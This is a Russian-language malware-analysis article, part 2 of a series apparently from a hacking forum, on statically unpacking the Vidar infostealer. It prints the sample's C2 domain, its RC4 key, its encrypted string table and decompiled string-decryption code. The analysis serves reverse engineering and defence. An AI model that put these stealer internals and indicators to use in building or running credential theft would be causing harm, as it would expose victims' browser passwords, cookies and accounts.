Статья Дело о инфостилере Видар - Часть 2 (Распаковка)


xss.is/threads/68689

Дело Vidar Infostealer - Часть 2

Привет. И добро пожаловать во вторую часть моего обзора по анализу Vidar. В 1 части я рассмотрел подробный технический анализ упакованного исполняемого файла, дропнуиый начальным этапом, путем извлечения и изучения встроенного шелл-кода, который распаковывает и самостоятельно вводит конечную полезную нагрузку. Эта часть посвящена подробному статическому анализу финальной внедренной полезной нагрузки: распакованному инфостилеру Vidar, игнорированию методов антианализа, используемых вредоносными программами (расшифровка строк, динамическая загрузка библиотек DLL и разрешение API), автоматизации анализа и, наконец, раскрытию основных функций стилера с помощью деобфусцированных/ дешифрованных строк.


SHA256:fca48ccbf3db60291b49f2290317b4919007dcc4fb943c1136eb70cf998260a5

Vidar in a Nutshell

Vidar Stealer — популярный стиллер, написанный на C++, активный с октября 2018 года и замеченный во множестве различных кампаний. Злоумышленники, стоящие за GandCrab, использовали его в процессе распространения программы-вымогателя в качестве полезной нагрузки второго этапа, что помогало увеличить их прибыль. Семейство достаточно гибкое в своих операциях, поскольку его можно настроить для динамического получения конкретной информации. Он получает свою конфигурацию с сервера C2 во время выполнения, что определяет, какие функции активируются, а какая информация собирается и удаляется с компьютера-жертвы. Он также загружает несколько безопасных поддерживающих dll (freebl3.dll, mozglue.dll, msvcp140.dll и nss3.dll) для обработки зашифрованных данных из браузеров, таких как учетные данные электронной почты, данные учетной записи чата, файлы cookie для просмотра веб-страниц и т. д., сжимает все в ZIP-архив, а затем передает архив злоумышленникам с помощью HTTP-запроса POST. Как только это будет сделано, он убивает свой собственный процесс и удаляет загруженные библиотеки DLL, содержимое рабочего каталога и основной исполняемый файл, пытаясь стереть все доказательства своего присутствия с компьютера жертвы.


Технический анализ

Я начну анализ, загрузив этот исполняемый файл непосредственно в IDA, чтобы найти важные строки, окно строк IDA показывает некоторые интересные строки в формате открытого текста и кодированные base64, хранящиеся в разделе .rdata.




Address	Length	Type	String
.rdata:0042A004	00000005	C	--\r\n
.rdata:0042A00C	00000008	C	http://
.rdata:0042A014	00000005	C	POST
.rdata:0042A01C	0000002D	C	Content-Type: multipart/form-data; boundary=
.rdata:0042A04C	00000011	C	Content-Length:
.rdata:0042A060	00000005	C	http
.rdata:0042A068	00000008	C	http://
.rdata:0042A074	00000013	C	056139954853430408
.rdata:0042A088	0000000C	C	himarkh.xyz
.rdata:0042A0A0	00000005	C	LQ==
.rdata:0042A0A8	00000011	C	KaoQpEzKSjGm8Q==
.rdata:0042A0BC	00000011	C	DboNtEbQF3/+oFA=
.rdata:0042A0D0	00000051	C	CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==
.rdata:0042A124	0000000D	C	GLoX5gmCFw==
.rdata:0042A134	0000000D	C	D6AGoHOHQTY=
.rdata:0042A144	00000019	C	GbwOoFzTATf+y0KojtYSkaQ=
.rdata:0042A160	0000001D	C	CaoQpEzKRAm/60SwiotXjvfNyQ==
.rdata:0042A180	00000015	C	F7JjuEDJAWWXwRnlzp8=
.rdata:0042A198	0000000D	C	HYYqlBOHQTY=
.rdata:0042A1A8	00000015	C	HrwOsUDJRAu/6Eb/y8lB
.rdata:0042A1C0	00000015	C	DbwRu07VCzCuvwPgmA==
.rdata:0042A1D8	00000021	C	EbYaskbGFiH+yUKrjJlT07KbgPCVZg==
.rdata:0042A1FC	00000021	C	FrwEuUrGCGWu90ymjp9B26WbgPCVcQ==
.rdata:0042A220	00000051	C	ErIRtF7GFiD+qA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==
.rdata:0042A274	00000015	C	CqEMs0zUFyqsvwPgmA==
.rdata:0042A28C	00000015	C	DLoHtUbEBTe6vwPgmA==
.rdata:0042A2A4	00000011	C	HroQoEXGHX/+oFA=
.rdata:0042A2B8	0000000D	C	CJIu6gmCFw==
.rdata:0042A2C8	00000011	C	FrITpEbXXmX79g==
.rdata:0042A2DC	00000019	C	GbwWvl3VHX/+xkywhZhAzeg=
.rdata:0042A2F8	00000051	C	DroOtQmKSWjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==
.rdata:0042A34C	0000000D	C	FrxjsUWdRGCt
.rdata:0042A35C	0000000D	C	WrwNtROHQTY=
.rdata:0042A36C	00000009	C	f6A/jAM=
.rdata:0042A378	00000051	C	FLYXp0bVD2XzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==
.rdata:0042A3CC	0000000D	C	E4NZ8GD3Ww==

Если я быстро декодирую несколько строк base64 в Cyberchef, это приводит к нежелательным данным, дающим подсказку о том, что строки, возможно, зашифрованы до того, как они были закодированы base64



Затем я проверил алгоритм шифрования, но KANAL не смог обнаружить какой-либо потенциальный алгоритм для шифрования строк, как показано на рисунке ниже.

Так что давайте начнем копать его статически, чтобы увидеть, как на самом деле работает шифрование строк в этом случае.Для этой цели я дважды щелкну строку в кодировке base64 случайным образом, чтобы увидеть, где она использовалась, найдя ее внешние ссылки, которые приводят нас к подпрограмме **sub_423050**



```
00423050
00423050 sub_423050 proc near
00423050
00423050 var_4= dword ptr -4
00423050
00423050 push    ebp
00423051 mov     ebp, esp
00423053 push    ecx
00423054 mov     [ebp+var_4], ecx
00423057 mov     dword_432354, offset a05613995485343 ; "056139954853430408"
00423061 push    offset aHimarkhXyz ; "himarkh.xyz"
00423066 pop     eax
00423067 nop
00423068 nop
00423069 nop
0042306A nop
0042306B add     esp, 4
0042306E mov     dword_4326D8, eax
00423073 push    offset aLq      ; LQ==
00423078 call    sub_422F70
0042307D add     esp, 4
00423080 mov     dword_4321D0, eax
00423085 push    offset aKaoqpezksjgm8q ; "KaoQpEzKSjGm8Q=="
0042308A call    sub_422F70
0042308F add     esp, 4
00423092 mov     dword_432608, eax
00423097 push    offset aCaoqpezkrgjzqa ; "CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN"...
0042309C call    sub_422F70
004230A1 add     esp, 4
004230A4 mov     dword_432600, eax
004230A9 push    offset aDbontebqf3Ofa ; "DboNtEbQF3/+oFA="
004230AE call    sub_422F70
004230B3 add     esp, 4
004230B6 mov     dword_43236C, eax
004230BB push    offset aGlox6gmcfw ; "GLoX6gmCFw=="
004230C0 call    sub_422F70
004230C5 add     esp, 4
004230C8 mov     dword_432494, eax
004230CD push    offset aD6agohohqty ; "D6AGohOHQTY="
004230D2 call    sub_422F70
004230D7 add     esp, 4
004230DA mov     dword_432694, eax
004230DF push    offset aGbwoofztatfY0k ; "GbwOoFzTATf+y0KojtYSkaQ="
004230E4 call    sub_422F70
004230E9 add     esp, 4
004230EC mov     dword_432550, eax
```



Эта процедура, по-видимому, обрабатывает большинство строк, закодированных в base64, и сохраняет результат для каждой обработанной строки в глобальной переменной, кроме первых двух переменных, которые, по-видимому, хранят значения открытого текста для возможного ключа дешифрования и домена. Давайте переименуем эту процедуру в **wrap_decrypt_strings**

```
int sub_423050()
{
  int result; // eax

  dword_432354 = "056139954853430408";
  dword_4326D8 = "himarkh.xyz";
  dword_4321D0 = (char *)sub_422F70("LQ==");
  dword_432608 = (char *)sub_422F70("KaoQpEzKSjGm8Q==");
  dword_432600 = (char *)sub_422F70("CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_43236C = (char *)sub_422F70("DboNtEbQF3/+oFA=");
  dword_432494 = (char *)sub_422F70("GLoX6gmCFw==");
  dword_432694 = (char *)sub_422F70("D6AGohOHQTY=");
  dword_432550 = (char *)sub_422F70("GbwOoFzTATf+y0KojtYSkaQ=");
  dword_43214C = (char *)sub_422F70("CaoQpEzKRAm/60SwiotXjvfNyQ==");
  dword_43248C = (char *)sub_422F70("F7JjuEDJAMWXwRnlzp8=");
  dword_4321F8 = (char *)sub_422F70("HYYqlBOHQTY=");
  dword_43242C = (char *)sub_422F70("HrwOsUDJRAu/6Eb/y8lB");
  dword_432508 = (char *)sub_422F70("DbwRu07VCzCuvwPgmA==");
  dword_4320A4 = (char *)sub_422F70("EbYaskbGFiH+yUKrjJlT07KbgPCVZg==");
  dword_432564 = (char *)sub_422F70("ErIRtF7GFiD+qA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_4325C8 = (char *)sub_422F70("CqEMs0zUFyqsvwPgmA==");
  dword_432558 = (char *)sub_422F70("FrwEuUrGCGWu90ymjp9B26WbgPCVcQ==");
  dword_43258C = (char *)sub_422F70("DLoHtUbEBTe6vwPgmA==");
  dword_432104 = (char *)sub_422F70("HroQoEXGHX/+oFA=");
  dword_4321CC = (char *)sub_422F70("CJIu6gmCFw==");
  dword_43215C = (char *)sub_422F70("FrITpEbXXmX79g==");
  dword_43228C = (char *)sub_422F70("DroOtQmKSWjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_432374 = (char *)sub_422F70("FrxjsUWdRGCt");
  dword_432310 = (char *)sub_422F70("WrwNtROHQTY=");
  dword_432348 = (char *)sub_422F70("FLYXp0bVD2XzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_432198 = (char *)sub_422F70("E4NZ8GD3ww==");
  dword_432538 = (char *)sub_422F70("GbwWvl3VHX/+xkywhZhAzeg=");
  dword_4320D8 = (char *)sub_422F70("E70QpEjLCCC6pXCqjZhFxraa3/CdONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_4323A0 = sub_422F70("f6A/jAM=");
  dword_4320A0 = sub_422F70("dA==");
  dword_4322BC = sub_422F70("f6A/jAzU");
  dword_432170 = sub_422F70("f6A=");
  dword_432570 = sub_422F70("Gek/jHnVCvKs5E6BiphT6Is=");
```


Как видно из рисунка выше, **sub_422F70** в подпрограмме **wrap_decrypt_strings** повторно вызывается со строками base64, Xref'd примерно 400 раз. Можно предположить, что он обрабатывает зашифрованные строки и может быть переименован в decrypt_strings для нашего удобства, как показано на рисунок ниже;

```
int wrap_decrypt_strings_sub_423050()
{
  int result; // eax

  key = "056139954853430408";
  domain = "himarkh.xyz";
  dword_4321D0 = (char *)decrypt_strings_sub_422F70("LQ==");
  dword_432608 = (char *)decrypt_strings_sub_422F70("KaoQpEzKSjGm8Q==");
  dword_432600 = (char *)decrypt_strings_sub_422F70("CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_43236C = (char *)decrypt_strings_sub_422F70("DboNtEbQF3/+oFA=");
  dword_432494 = (char *)decrypt_strings_sub_422F70("GLoX6gmCFw==");
  dword_432694 = (char *)decrypt_strings_sub_422F70("D6AGohOHQTY=");
  dword_432550 = (char *)decrypt_strings_sub_422F70("GbwOoFzTATf+y0KojtYSkaQ=");
  dword_43214C = (char *)decrypt_strings_sub_422F70("CaoQpEzKRAm/60SwiotXjvfNyQ==");
  dword_43248C = (char *)decrypt_strings_sub_422F70("F7JjuEDJAMWXwRnlzp8=");
  dword_4321F8 = (char *)decrypt_strings_sub_422F70("HYYqlBOHQTY=");
  dword_43242C = (char *)decrypt_strings_sub_422F70("HrwOsUDJRAu/6Eb/y8lB");
  dword_432508 = (char *)decrypt_strings_sub_422F70("DbwRu07VCzCuvwPgmA==");
  dword_4320A4 = (char *)decrypt_strings_sub_422F70("EbYaskbGFiH+yUKrjJlT07KbgPCVZg==");
  dword_432564 = (char *)decrypt_strings_sub_422F70("ErIRtF7GFiD+qA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_4325C8 = (char *)decrypt_strings_sub_422F70("CqEMs0zUFyqsvwPgmA==");
  dword_432558 = (char *)decrypt_strings_sub_422F70("FrwEuUrGCGWu90ymjp9B26WbgPCVcQ==");
  dword_43258C = (char *)decrypt_strings_sub_422F70("DLoHtUbEBTe6vwPgmA==");
  dword_432104 = (char *)decrypt_strings_sub_422F70("HroQoEXGHX/+oFA=");
  dword_4321CC = (char *)decrypt_strings_sub_422F70("CJIu6gmCFw==");
  dword_43215C = (char *)decrypt_strings_sub_422F70("FrITpEbXXmX79g==");
  dword_43228C = (char *)decrypt_strings_sub_422F70("DroOtQmKSWjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_432374 = (char *)decrypt_strings_sub_422F70("FrxjsUWdRGCt");
  dword_432310 = (char *)decrypt_strings_sub_422F70("WrwNtROHQTY=");
  dword_432348 = (char *)decrypt_strings_sub_422F70("FLYXp0bVD2XzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_432198 = (char *)decrypt_strings_sub_422F70("E4NZ8GD3ww==");
  dword_432538 = (char *)decrypt_strings_sub_422F70("GbwWvl3VHX/+xkywhZhAzeg=");
  dword_4320D8 = (char *)decrypt_strings_sub_422F70("E70QpEjLCCC6pXCqjZhFxraa3/CdONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
```

Дальнейшее изучение **decrypt_strings** путем загрузки исполняемого файла в x64dbg, отладка показывает, что первые два вызова подпрограммы **sub_4011C0** просто копируют значения ключа и зашифрованной строки в кодировке base64 в локальные переменные. Следующая подпрограмма **sub_422D00** декодирует строку base64, сохраняет декодированное шестнадцатеричное значение в локальную переменную и возвращает адрес этой локальной переменной



Декодированную шестнадцатеричную строку base64 также можно проверить в Cyberchef.




Позже он вычисляет длину для декодированной в base64 шестнадцатеричной строки и выделяет буфер, эквивалентный этой длине в куче, следующие два вызова подпрограммы **sub_401330** выделяют два буфера в куче для ключа и декодированной в base64 шестнадцатеричной строки соответственно, прежде чем он

приступит к окончательному расшифрованию данных с использованием функции **sub_422980.** Быстрая декомпиляция кода этой подпрограммы приводит к трем хорошо узнаваемым циклам **RC4.**

```
v5 = 0;
for ( i = 0; i < 256; ++i )
{
  v11[i] = i;
  v7[i] = (unsigned __int8)key_buffer[i % strlen(key_buffer)];
}
for ( j = 0; j < 256; ++j )
{
  v5 = (v7[j] + v11[j] + v5) % 256;
  i = v11[j];
  v11[j] = v11[v5];
  v11[v5] = i;
}
v9 = operator new[](strlen(str_buffer) + 1);
v6 = 0;
j = 0;
for ( i = 0; i < (signed int)strlen(str_buffer); ++i )
{
  j = (j + 1) % 256;
  v6 = (v11[j] + v6) % 256;
  v8 = v11[j];
  v11[j] = v11[v6];
  v11[v6] = v8;
  v3 = (v11[v6] + v11[j]) % 256;
  if ( v11[v3] == (unsigned __int8)str_buffer[i] )
    v9[i] = str_buffer[i];
  else
    v9[i] = LOBYTE(v11[v3]) ^ str_buffer[i];
}
v9[i] = 0;
result = v9;
*plaintext_heap_buffer = v9;
return result;
```

Расшифровку строки можно подтвердить, следуя рецепту Cyberchef:



Декомпилированная версия подпрограммы **decrypt_strings** суммирует все шаги, описанные выше:

```
LPVOID __cdecl decrypt_strings_sub_422F70(void *ptr_encrypted_string)
{
  struct Concurrency::details::_CancellationTokenState *length; // ST08_4
  HANDLE heap_handle; // eax
  const char *key_buffer; // ST04_4
  const char *str_buffer; // eax
  LPVOID plaintext_str; // ST10_4
  LPVOID heap_buffer; // [esp+8h] [ebp-68h]
  char var_key; // [esp+Ch] [ebp-64h]
  int b64_decoded_hex_str; // [esp+28h] [ebp-48h]
  char b64_encoded_str; // [esp+44h] [ebp-2Ch]
  int v11; // [esp+6Ch] [ebp-4h]

  copy_string_sub_4011C0(key);
  v11 = 0;
  copy_string_sub_4011C0(ptr_encrypted_string);
  LOBYTE(v11) = 1;
  base64_decode_sub_422D00(
    (int)&b64_decoded_hex_str,
    (Concurrency::details::_CancellationTokenRegistration *)&b64_encoded_str);
  LOBYTE(v11) = 3;
  free_buffer_on_heap_sub_4012D0(&b64_encoded_str);
  length = Concurrency::details::_CancellationTokenRegistration::_GetToken((Concurrency::details::_CancellationTokenRegistration *)&b64_decoded_hex_str);
  heap_handle = GetProcessHeap();
  heap_buffer = HeapAlloc(heap_handle, 0, (SIZE_T)length);
  key_buffer = (const char *)copy_val_sub_401330(&var_key);
  str_buffer = (const char *)copy_val_sub_401330(&b64_decoded_hex_str);
  RC4_decrypt_sub_422980(str_buffer, key_buffer, &heap_buffer);
  plaintext_str = heap_buffer;
  LOBYTE(v11) = 0;
  free_buffer_on_heap_sub_4012D0(&b64_decoded_hex_str);
  v11 = -1;
  free_buffer_on_heap_sub_4012D0(&var_key);
  return plaintext_str;
}
```

